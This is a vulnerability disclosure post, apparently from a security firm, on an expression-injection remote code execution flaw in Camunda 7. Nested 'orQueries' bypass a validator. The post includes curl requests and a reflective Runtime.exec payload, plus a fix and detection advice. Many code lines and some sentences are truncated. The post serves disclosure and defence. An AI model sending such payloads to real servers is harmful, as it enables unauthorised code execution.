BACK


CVE-2026-109432: The Validator That Had Nothing to Validate, a Camunda RCE

CVE-2026-109432 9.3



Hemanshu Baviskar

Oct 16, 2026



Research

- TL;DR
  - At a Glance
  - A Control That Is Already Switched On
  - The Correction That Makes This Interesting
  - Two Constructors, And Which One The Caller Picked
  - Zero Permissions To uid=1000
  - Severity
  - Fix And Detection
  - Credit And Scope

BOOK A DEMO

every OR sub-query, exactly as a maintainer wrote it in 2017. It has never once had a validator to run.

Severity	Critical, 9.8 (CVSS 3.1) / 9.3 (CVSS 4.0)
Confirmed on	`camunda/camunda-bpm-platform:run-7.24.0`, source commit `ee4826e5e7`
Status	CVE-2026-109432, reported through VulnCheck as CNA

TL;DR

- **Defect:** `enableExpressionsInAdhocQueries` defaults to `false` and is enforced by `AdhocQueryValidator`. The enforcement is attached to a query object by one of `AbstractQuery`'s two constructors. The REST layer builds every OR branch with the other one.
- **Impact:** Remote code execution. An account with zero permissions on any resource, on an instance with authentication and authorization both enabled, ran an OS command as the engine service account. Proven to a benign marker: `uid=1000(camunda)`.
- **Precondition:** None. The bypassed control is already at its secure default, so no configuration mitigates it.
- **Status:** CVE-2026-109432, reported through VulnCheck as CNA. Camunda 7 Community Edition is End of Life, so a local patch is the realistic remedy.

At a Glance

Product	Camunda 7 (`camunda-bpm-platform`), REST task query endpoint
Issue	Critical: an OR sub-query skips the validator that forbids expressions in ad-hoc queries, enabling remote code execution
CVE	CVE-2026-109432
Class	Expression injection leading to remote code execution via an unenforced security control
Root cause	`enableExpressionsInAdhocQueries` is enforced by `AdhocQueryValidator`, which

Impact	Remote code execution as the engine service account (`uid=1000(camunda)`), proven with a benign marker
Requires	Nothing mitigates it: the bypassed control is already at its secure default (`false`). On a hardened instance (auth and authorization enabled), an account with zero permissions is enough; on the stock image the endpoint answers unauthenticated
Origin	Validator added 2015 (`1af47620ff`); OR-query support added 2017 (`83e51b8e9f`), with the sub-query validation dead from the start
Tested on	`camunda/camunda-bpm-platform:run-7.24.0`, source commit `ee4826e5e7`
Severity	9.3, Critical CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N 9.8, Critical CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Fix status	Camunda 7 Community Edition is End of Life; a local patch is the realistic remedy
Disclosure	Reported through VulnCheck as CNA
Found by	**CodeAnt AI Security Research Team**

A Control That Is Already Switched On

Most findings start with a setting somebody left in the wrong position. This one starts with a setting that is in the right position and does nothing anyway.

Camunda's task query API accepts JUEL expressions in place of literal values, so a Tasklist filter can say `dueAfterExpression: ${now()}` instead of a hardcoded date. JUEL resolves method calls reflectively, which means an attacker who can put an expression into a query can put `Class.forName(...).getMethod(...).invoke(...)` into a query. The project understood this in 2015 and shipped the brake in the same breath as the diagnosis. Commit `1af47620ff`, *"fix(engine): make expression execution in queries configurable"*, says it plainly in its own message: in the default Tasklist, every authenticated user could submit a task query with expressions and thereby execute arbitrary code on the server.

```
// engine/.../impl/cfg/ProcessEngineConfigura
protected boolean enableExpressionsInAdhocQue
```

Secure by default, which is why there is no configuration an operator can change to avoid what follows. And the enforcement is small enough to read in one go:

```
// engine/.../impl/QueryValidators.java:36-43
public void validate(AbstractQuery<?, ?> quer
  ProcessEngineConfigurationImpl config = Cor
  if (config != null && !config.isEnableExpre
      && !query.getExpressions().isEmpty()) {
    throw new BadUserRequestException("Expres
  }
}
```

Send a root-level expression to a hardened instance as a zero-permission user and the brake works exactly as designed:

```
$ curl -u lowpriv:lowpriv -X POST $B/engine-r
    -d '{"dueAfterExpression":"${1/0}"}'
{"type":"BadUserRequestException","message":"
 queries. This behavior can be toggled in the
```

That is the negative control. Everything that follows is the same expression, moved one level down.

The Correction That Makes This Interesting

```
// engine/.../impl/TaskQueryImpl.java:1234-12
protected void ensureOrExpressionsEvaluated()
  for (int i = 0; i < queries.size(); i++) {
    queries.get(i).validate();      // it des
  }
}
```

Somebody thought about this and wrote the call. The call is not the problem. The question is what validating a sub-query actually does, and the answer is in `AbstractQuery`:

```
// engine/.../impl/AbstractQuery.java:334-338
public void validate() {
  for (Validator<AbstractQuery<?, ?>> validat
    validate(validator);
  }
}
```

A loop over `validators`. On an OR sub-query that collection is empty, so the loop body never runs.

The control is not missing a traversal. It is a correctly written call into an empty collection, which has been a no-op on this path since the day it was written. That distinction matters for the fix, and we got it wrong first time round: our report proposed overriding `getExpressions()` to merge the sub-query maps, which treats the symptom. The cause is that the sub-query has no validator attached, and that is where the patch belongs.

Two Constructors, And Which One The Caller Picked

Whether a `TaskQueryImpl` carries enforcement is decided entirely by which constructor made it. There are two, they sit twelve lines apart, and only one of

```
// engine/.../impl/AbstractQuery.java:72-82
protected AbstractQuery() {
}

protected AbstractQuery(CommandExecutor comma
  this.commandExecutor = commandExecutor;
  addValidator(AdhocQueryValidator.INSTANCE);
}
```

The security property is a side effect of needing a command executor.

```
ROOT QUERY: the path a Tasklist filter takes
  TaskServiceImpl.java:230          AbstractQ
  new TaskQueryImpl(cmdExecutor) -> addValida
-------------------------------------------
OR BRANCH: reachable as "orQueries" in one HT
  TaskQueryDto.java:1136            AbstractQ
  new TaskQueryImpl()            -> empty boo
```

Both rows reach the same `validate()` method. Only the top row has anything for it to iterate over.

The service entry point uses the executor constructor, so an ordinary filter is enforced. Both places that build an OR branch use the bare one: `TaskQueryDto.java:1136` in the REST layer and `TaskQueryImpl.java:2446` in the engine. Neither is a careless choice in isolation, because a sub-query genuinely does not need a command executor. It only needs one to inherit a security control that happens to be bolted to the same constructor.

> Attaching enforcement in a constructor means every future caller silently votes on whether the control applies, and the vote is cast by whether they happened to need the other parameter.

`QueryValidators.java` nor `AbstractQuery.java`. The sub-query validation call shipped in that era and has been dead the whole time.

Zero Permissions To `uid=1000`

Measured against `camunda/camunda-bpm-platform:run-7.24.0` with `CAMUNDA_BPM_RUN_AUTH_ENABLED=true` and `CAMUNDA_BPM_AUTHORIZATION_ENABLED=true`. The account `lowpriv` holds no authorization on any resource, which we confirm before attacking rather than asserting:

```
# what lowpriv is allowed to do
$ curl -u lowpriv:lowpriv $B/engine-rest/proc
[]
$ curl -u lowpriv:lowpriv -X POST $B/engine-r
{"type":"AuthorizationException","message":"T
 have 'CREATE' permission on resource 'User'

# the same forbidden expression, nested one l
$ curl -u lowpriv:lowpriv -X POST $B/engine-r
    -d '{"orQueries":[{"dueAfterExpression":'
{"type":"IllegalArgumentException","message":
```

No `BadUserRequestException`. The expression was not refused, it was run.

That exception type is the whole oracle, and it is worth being precise about why. `dueAfter` expects a `Date`, so an expression that evaluates successfully still fails type coercion and surfaces as `IllegalArgumentException`, while an expression that could not run at all surfaces as `ProcessEngineException: Unable to resolve expression`. Discriminating on the type separates evaluation from parsing:

```
# java.lang.Runtime resolves -> it RAN, then
IllegalArgumentException: argument type misma
```

A bogus class name failing where a real one succeeds is what rules out a generic parse error. We briefly reported this oracle as non-reproducing; that was a shell quoting mistake on our side, and the oracle is sound.

From a working reflective call, the rest is ordinary JUEL. A single HTTP request with a benign marker payload, and then the engine's own filesystem:

```
$ curl -u lowpriv:lowpriv -X POST $B/engine-
{"orQueries":[{"dueAfterExpression":
 "${''.getClass().forName('java.lang.Runtime
    .invoke(null).exec('/bin/sh -c id>/tmp/PF
```

The only command executed was `id`, written to a file. Nothing was destroyed, exfiltrated or persisted.

The hardened run is the one that matters, because it isolates what this bug contributes. On that instance `lowpriv` is refused deployment, refused user creation, sees an empty process-definition list and is refused the root-level expression. The nested expression is the only thing that works, and it reaches the service account.

Severity

Version	Vector	Score
CVSS 3.1	`AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H`	**9.8 Critical**
CVSS 4.0	`AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N`	**9.3 Critical**

Privileges required is `PR:N`, and that is a statement about the shipped configuration rather than about this bug. The stock image answers `GET /engine-rest/engine`, `GET /engine-rest/user` and `POST /engine-rest/task` with no credentials, because `distro/run/.../default.yml` carries no `run.auth.enabled` key at all; the line that turns authentication on lives in `production.yml`. We measured the unauthenticated nested expression on that image and it wrote the same marker.

We went back and forth on this one in private and should say so. On that same default image an unauthenticated attacker already has code execution through the legitimate deployment API, by deploying a process with a script task, which we also proved. That makes this bug's *marginal* contribution on a default install close to nothing, and for a while we argued `PR:L` on that basis. That argument is wrong as scoring. A base score describes the vulnerable configuration as found and does not discount a vulnerability because another path reaches the same impact. The marginal-risk observation belongs in prose, which is where it now is.

Scope stays `S:U` and the subsequent-system metrics stay `N`. The marker ran as `uid=1000(camunda)`, the engine's own service account, inside the engine's own JVM. Nothing we demonstrated crossed into a second security authority, and we tried to make the case that it did before concluding it does not.

The reason the score is not academic is the hardened posture. Operators who enabled authentication and authorization have done the thing the documentation asks for, and on that instance this is a genuine privilege escalation from nothing to the service account in one request.

Fix And Detection

Give the sub-query the validator it was always meant to loop over. The call site in `ensureOrExpressionsEvaluated()` then starts working with no change of its own:

```
public TaskQueryImpl() {
  addValidator(AdhocQueryValidator.INSTANCE);
}
```

- **Block `orQueries` at the edge if you cannot patch.** Reject request bodies to `POST /engine-rest/task` containing `orQueries` together with any key ending in `Expression`. Crude, and it holds.
- **Turn authentication on explicitly.** `run.auth.enabled` is absent from the shipped `default.yml`, so assuming the default is safe is a mistake independent of this finding.
- **Detection is thin.** A rejected root-level expression raises `BadUserRequestException` and is visible. A successful nested one produces a type-coercion error or no error at all, and nothing distinguishes it from a malformed query in the logs.

One scope note on the siblings, since a reader will ask. `TaskQueryImpl` is the exposed case: it has twenty `expressions.put` call sites. The three comparable query classes we checked have zero, so this is not a general pattern across the query layer. Our report implied otherwise and should not have.

Credit And Scope

Finding	CodeAnt AI Security Research Team. The bypass, the constructor analysis, the lab reproduction and the code-execution proof are ours.
Not claimed	JUEL reflective invocation reaching `Runtime.exec` is long understood and is not a discovery. It establishes the ceiling of an evaluated expression; no novel exploitation technique is claimed.
Corrected here	Our own report stated that the validator never descends into sub-queries. It does. The defect is an empty validator collection, not a missing traversal, and the fix differs accordingly.
Coordination	Reported through VulnCheck as CNA. CVE-2026-109432.
Testing	Locally-provisioned containers only. Benign markers; nothing destroyed, nothing exfiltrated, no third-party system touched.

[FAQ]

What is CVE-2026-109432? +

Does this affect every Camunda 7 installation? +

Does an attacker need an account? +

What can an attacker do? +

Why doesn’t turning the expression setting off protect me? +

s this the same as the known risk of script tasks? +

How do I fix CVE-2026-109432? +

More from CodeAnt


VIEW ALL



Mar 3, 2026

CVE-2026-29000: pac4j-jwt Auth Bypass PoC With a Public Key

CVE-2026-29000 CVSS 10




Mar 9, 2026

CVE-2026-28292: simple-git RCE via Case-Sensitivity Bypass

CVE-2026-28292 CVSS 9.8

CodeAnt AI Product Resources Security Reseach Customer Enterprise



Mar 11, 2026

CVE-2026-31988: jszip DoS via Malformed ZIP File


CVE-2026-31988 CVSS 6.9

[GET STARTED]

Find out what's already exploitable in your codebase.

START PENTEST BOOK A DEMO

PRODUCT COMPANY DEVELOPERS


CodeAnt AI
Product
Resources
Security Reseach
Customer
Enterprise
Graybox Pentesting
Code Security
Customer Story
Blogs
Glossary
Enterprise
Contact Sales
Security Res
Vulnerability
System Statı
355 Bryant St, San
Francisco, CA 94107
Copyright © 2026 CodeAnt AI. All rights reserved.